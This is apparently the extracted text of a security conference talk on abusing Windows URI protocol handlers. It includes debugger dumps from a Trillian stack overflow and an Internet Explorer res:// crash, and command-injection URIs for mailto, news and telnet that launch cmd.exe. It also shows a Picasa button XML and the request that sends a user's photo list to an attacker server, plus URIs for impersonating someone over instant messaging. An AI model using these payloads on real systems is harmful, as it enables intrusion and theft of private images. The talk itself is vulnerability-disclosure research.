

URI Use and Abuse



Contributing Authors

- Nathan McFeters – Senior Security Analyst – Ernst & Young Advanced Security Center, Chicago
- Billy Kim Rios – Senior Researcher – Microsoft, Seattle
- Rob Carter – Security Analyst – Ernst & Young Advanced Security Center, Houston



URIs – An Overview

- Generic
 - http://, ftp://, telnet://, etc.
- What else is registered?
 - aim://, firefoxurl://, picasa://, itms://, etc.



URIs – Interaction With Browsers

- Developers create URI hooks in the registry for their applications
- Once registered they can be accessed and interacted with through the browser
- XSS can play too!



URI Discovery – Where and What?

- RFC 4395 defines an IANA-maintained registry of URI Schemes
- W3C maintains *retired* schemes
- AHA! The registry! Enter DUH!



DUH Tool – Sample Output

```
Command Prompt
C:\Documents and Settings\mcfetna\Desktop>cscript.exe //Nologo DUH.vbs
acrobat URL:Acrobat Protocol C:\Program Files\Adobe\Reader\AcroRd32.exe /u "%1"
AIM URL:AOL Instant Messenger Protocol Rundll32.exe "C:\Program Files\Trillian\plugins\aim.dll",
"%1" ini="c:\program files\trillian\users\default\cache\pending_aim.ini"
callto URL:CallTo Protocol rundll32.exe msconf.dll,CallToProtocolHandler %1
file URL:File Protocol rundll32.exe msconf.dll,CallToProtocolHandler %1
ftp URL:File Transfer Protocol rundll32.exe msconf.dll,CallToProtocolHandler %1
gaaip URL:GAAIT-PE Protocol C:\Program Files\AAP\GAAIT PE.exe %1
gopher URL:Gopher Protocol C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"
HCP Help Center Pluggable Protocol %SystemRoot%\PCHEALTH\HELPCTR\Binaries\HelpCtr.exe -FromHCP -url "%1"
hello URL:Hello Protocol "C:\Program Files\Hello\Hello.exe" /o "%1"
HTTP URL:HyperText Transfer Protocol C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"
https URL:HyperText Transfer Protocol with Privacy C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"
LDAP URL:LDAP Protocol "C:\Program Files\Outlook Express\wab.exe" /ldap:%1
mailto URL:MailTo Protocol C:\lotus\notes\notes.exe /defini %1
MMS URL:mms Protocol "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
MMST URL:mmst Protocol "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
MMSU URL:mmsu Protocol "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
MSBD URL:msbd Protocol "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
news URL:News Protocol "%ProgramFiles%\Outlook Express\msimn.exe" /newsurl:%1
nntp URL:Nntp Protocol "%ProgramFiles%\Outlook Express\msimn.exe" /newsurl:%1
Notes URL:Notes Protocol C:\lotus\notes\notes.exe /defini %1
picasa Picasa Command protocol "C:\Program Files\Picasa2\Picasa2.exe" "%1"
rlogin URL:RLogin Protocol rundll32.exe url.dll,TelnetProtocolHandler %1
Shell URL:RLogin Protocol %SystemRoot%\Explorer.exe /idlist,%I,%L
Snap URL:SnapReporter Protocol C:\Program Files\Paisley Consulting\SnapReporter2\SnapReporter.Pro
snews URL:Snews Protocol "%ProgramFiles%\Outlook Express\msimn.exe" /newsurl:%1
svn URL:SVN Protocol C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:repobrowser /pa
svn+ssh URL:SVN+SSH Protocol C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:repobrowser /pa
telnet URL:Telnet Protocol rundll32.exe url.dll,TelnetProtocolHandler %1
tn3270 URL:TN3270 Protocol rundll32.exe url.dll,TelnetProtocolHandler %1
tsvn URL:TSVN Protocol C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:checkout /url:"
unreal URL:Unreal Tournament Legacy Protocol C:\UT2004\System\UT2004.exe "%1"
ut2004 URL:Unreal Tournament 2004 Protocol C:\UT2004\System\UT2004.exe "%1"
Ventrilo URL:Ventrilo Protocol C:\PROGRA~1\Ventrilo\Ventrilo.exe -l%1
```



Attacking URIs – Attack Scope

- URIs link to applications
- Applications are vulnerable to code flaws and functionality abuse
- URIs can be accessed by XSS exposures



Stack Overflow in Trillian's aim.dll Through the aim:// URI

- The aim:// URI is associated with the command 'Rundll32.exe "C:\Program Files\Trillian\plugins\aim.dll", aim_util_urlHandler url="%1" ini="c:\program files\trillian\users\default\cache\pending_aim.ini"'.
ini="c:\program files\trillian\users\default\cache\pending_aim.ini"



Stack Overflow in Trillian's aim.dll Through the aim:// URI

- Attacker controls the value that is put into aim_util_urlHandler through the URI, such as aim://MyURL.
- Value is copied without bounds checking leading to a stack overflow



Control of Pointer to Next SEH Record and SE Handler

0007FF34	35353535	
0007FF38	35353535	
0007FF3C	35353535	
0007FF40	35353535	
0007FF44	35353535	
0007FF48	36363635	
0007FF4C	36363636	
0007FF50	41414141	Pointer to next SEH record
0007FF54	42424242	SE handler
0007FF58	36363636	
0007FF5C	36363636	
0007FF60	36363636	
0007FF64	36363636	
0007FF68	36363636	
0007FF6C	36363636	



Command Injection in Call to Trillian's aim.dll Through XSS

- The command associated with aim:// takes two arguments, "URL" (which we control) and "ini", which is set by default to C:\Program Files\Trillian\users\default\cache \pending_aim.ini.




Command Injection in Call to Trillian's aim.dll Through XSS

- Attacker can inject a “ to close off the “uri” command line argument and can then inject a new “ini” parameter.
- The “ini” parameter is used to specify a file location to write startup data to.
- We can control some of that startup data through the aim:// URI.



Command Injection in Call to Trillian's aim.dll Through XSS



Bug in Microsoft's IFrame.dll Through res:// URI (MS07-035)

- The res:// URI is a predefined pluggable protocol in Microsoft that allows content like images, html, xsl, etc. to be pulled from DLLs or executables. Ex:
res://ieframe.dll/info_48.png
- You have seen this, you just might not know it, if you have a 404 page or common error pages in IE, you'll see a blue ?, this is loaded using res://.




Bug in Microsoft's IFrame.dll Through res:// URI (MS07-035)

- Playing with the res:// URI, it was discovered the browser would crash if the following URI was accessed:
res://ieframe.dll/#111111/1
- Further testing led to
res://ieframe.dll/#111111AAAAAAAA...
(long string of A's)...AA/1, which caused the windows dumprep.exe to kick-up.



Bug in Microsoft's IFrame.dll Through res:// URI (MS07-035)



OllyDbg - iexplore.exe

File View Debug Options Window Help

← × ▶ || ↶ ↷ ↸ ↵ ↶ ↷ ↸ ↵ L E M T W H

CPU - thread 00000EC4, module ntdll

7C931C8B	807E FF FF	CMP BYTE PTR DS:[ESI-1],0FF
7C931C6F	^0F82 08E8FDFF	JB ntdll.7C91047D
7C931C75	8BD6	MOV EDX,ESI
7C931C77	E8 B2040000	CALL ntdll.7C93212E
7C931C7C	84C0	TEST AL,AL
7C931C7E	^0F84 F9E7FDFF	JE ntdll.7C91047D
7C931C84	F605 F002FE7F 00	TEST BYTE PTR DS:[7FFE02F0],2
7C931C8B	^0F84 D5E8FDFF	JE ntdll.7C910566
7C931C91	✓E9 0CA00000	JMP ntdll.7C93BCA2
7C931C96	90	NOP
7C931C97	90	NOP
7C931C98	90	NOP
7C931C99	90	NOP
7C931C9A	90	NOP



Bug in Microsoft's IFrame.dll Through res:// URI (MS07-035)

```
0171EAA8 02FFA380 RETURN to 02FFA380 from 021DA980
0171EAAC 00410041 iexplore.00410041
0171EAB0 00410041 iexplore.00410041
0171EAB4 00410041 iexplore.00410041
0171EAB8 00410041 iexplore.00410041
0171EABC 00410041 iexplore.00410041
0171EAC0 00410041 iexplore.00410041
0171EAC4 00410041 iexplore.00410041
0171EAC8 00410041 iexplore.00410041
0171EACC 00410041 iexplore.00410041
0171EAD0 00410041 iexplore.00410041
0171EAD4 00410041 iexplore.00410041
0171EAD8 00410041 iexplore.00410041
0171EADC 00410041 iexplore.00410041
0171EAE0 00410041 iexplore.00410041
0171EAE4 00410041 iexplore.00410041
0171EAE8 00410041 iexplore.00410041
0171EAEC 00410041 iexplore.00410041
0171EAF0 00410041 iexplore.00410041
0171EAF4 00410041 iexplore.00410041
0171EAF8 00410041 iexplore.00410041
```

Paused




Cross Browser Scripting – IE pwns Firefox and Netscape Navigator

- Firefox and Netscape Navigator 9 register URIs to be “compliant with Windows Vista”.
- These URIs (“firefoxurl” and “navigatorurl”) are vulnerable to command injection when called from IE.
- Gecko based browsers accept the –chrome argument, and we can inject this to supply arbitrary JavaScript code that allows us to spawn a command prompt.



Cross Browser Scripting – IE pwns Firefox and Netscape Navigator




Command Injection in Firefox and All Gecko Based Browsers, Microsoft Outlook, etc.

- This is actually caused by a flaw in Microsoft's shell32.dll file on non-Vista machines.
- Was fixed for Firefox by Mozilla Sec. Team for Firefox in version 2.0.0.7.



Command Injection in Firefox and All Gecko Based Browsers, Microsoft Outlook, etc.



Command Injection in Firefox and All Gecko Based Browsers, Microsoft Outlook, etc.

- The following URIs will cause a command injection:
 - mailto:%00%00../../../../../../../../windows/system32/cmd".exe ../../../../../../../../../../windows/system32/calc.exe " - " blah.bat
 - nntp:%00%00../../../../../../../../windows/system32/cmd".exe ../../../../../../../../../../windows/system32/calc.exe " - " blah.bat
 - news:%00%00../../../../../../../../windows/system32/cmd".exe ../../../../../../../../../../windows/system32/calc.exe " - " blah.bat
 - snews:%00%00../../../../../../../../windows/system32/cmd".exe ../../../../../../../../../../windows/system32/calc.exe " - " blah.bat
 - telnet:%00%00../../../../../../../../windows/system32/cmd".exe ../../../../../../../../../../windows/system32/calc.exe " - " blah.bat




Trust-based Applet Attack against Google's Picasa (T-bAG)

- `picasa://importbutton?url=http://shadyshady.com/evilbutton.xml`
- Yep, that's right it imports a remote XML description of a button
- If that button is loaded from OUR server and clicked we get to see all those naughty pictures of your girlfriend



The Plan – Ghetto Whiteboard Edition




The Plan – Ghetto Diagram Edition

The Hacker

YouTube, MySpace



Hacker Plants XSS




Victim's Web Browser

Victim Get's Pwned



Attack Server



Load Flash, Rebind, Steal Images



Trust-based Applet Attack against Google's Picasa (T-bAG)

■ The button.pbf file looks like so:

- ```
<?xml version="1.0" encoding="utf-8" ?>
<buttons format="1" version="1">
<button id="custombutton/evilbutton" type="dynamic">
 <icon name="outputlayout/poster_icon" src="runtime" />
 <label>Critical Update Available</label>
 <tooltip>Click to Download Critical Update</tooltip>
 <action verb="hybrid">
 <param name="url"
 value="http://natemcfeters.com/pwn.py" />
 </action>
</button>
</buttons>
```





# Trust-based Applet Attack against Google's Picasa (T-bAG)

- When the button is clicked, Picasa starts up its own instance of Internet Explorer to open up whatever is at <http://natemcfeters.com/pwn.py>
- The real interesting thing is what Picasa *SENDS*:

```
POST /pwn.py HTTP/1.0
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Pragma: no-cache
Content-Type: multipart/form-data; boundary=-----5AC559581A44
Accept-Language: en
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: evil.com
Proxy-Connection: Keep-Alive
Content-Length: 2473
```





# What's Sent by Picasa?!

```
-----5AC559581A44
Content-Disposition: form-data; name="rss"
Content-Type: text/plain; charset=utf8

<?xml version="1.0" encoding="utf-8" ?>
<rss version="2.0" xmlns:photo="http://www.phfeed.com/phfeed/" xmlns:media="http://search.yahoo.com/mrss/">
 <clientlanguage>en</clientlanguage>
 <channel>
 <item>
 <title>Studio.bmp</title>
 <photo:thumbnail>http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/thumb7.jpg</photo:thumbnail>
 <photo:imgsrc>http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/image7.jpg</photo:imgsrc>
 <media:group>
 <media:content url="http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/image7.jpg" width="480"
height="360" isDefault="true"/>
 <media:thumbnail url="http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/thumb7.jpg" width="144"
height="108"/>
 <media:content url="http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/original7" width="480"
height="360" fileSize="518454" type="image/bmp"/>
 </media:group>
 </item>
 <item>
 <title>PWNEDED111.jpg</title>
 <photo:thumbnail>http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/thumb8.jpg</photo:thumbnail>
 <photo:imgsrc>http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/image8.jpg</photo:imgsrc>
 <media:group>
```




# Why Flash?

- We chose Flash to exploit our client-side attack vector for three reasons:
  - 1. It is vulnerable to DNS Rebinding attacks.
  - 2. If a valid crossdomain.xml file is present we can connect back to our attack server.
  - 3. As of Actionscript 3.0 we now have access to a Socket class that can read and write raw binary data.



# Trust-based Applet Attack against Google's Picasa (T-bAG)



# PDP's PDF Sploit

- One of the URI/Protocol handler attack vectors that gained a lot of publicity was the PDF based attack by PDP
- This was based off of our same mailto: command injection, and in fact, the version in the wild also uses this



# Stupid IM Trick

- I want to talk to your girlfriend as if I'm you!
  - ymsg:sendim?yourGirlFriend&m=I+think+we+should+break+up...+sorry+but+its+you+not+me
  - gtalk:chat?jid=Pwn1ch1wa@gmail.com
  - gtalk:call?jid=Pwn1ch1wa@gmail.com
  - gtalk:voicemail?jid=Pwn1ch1wa@gmail.com
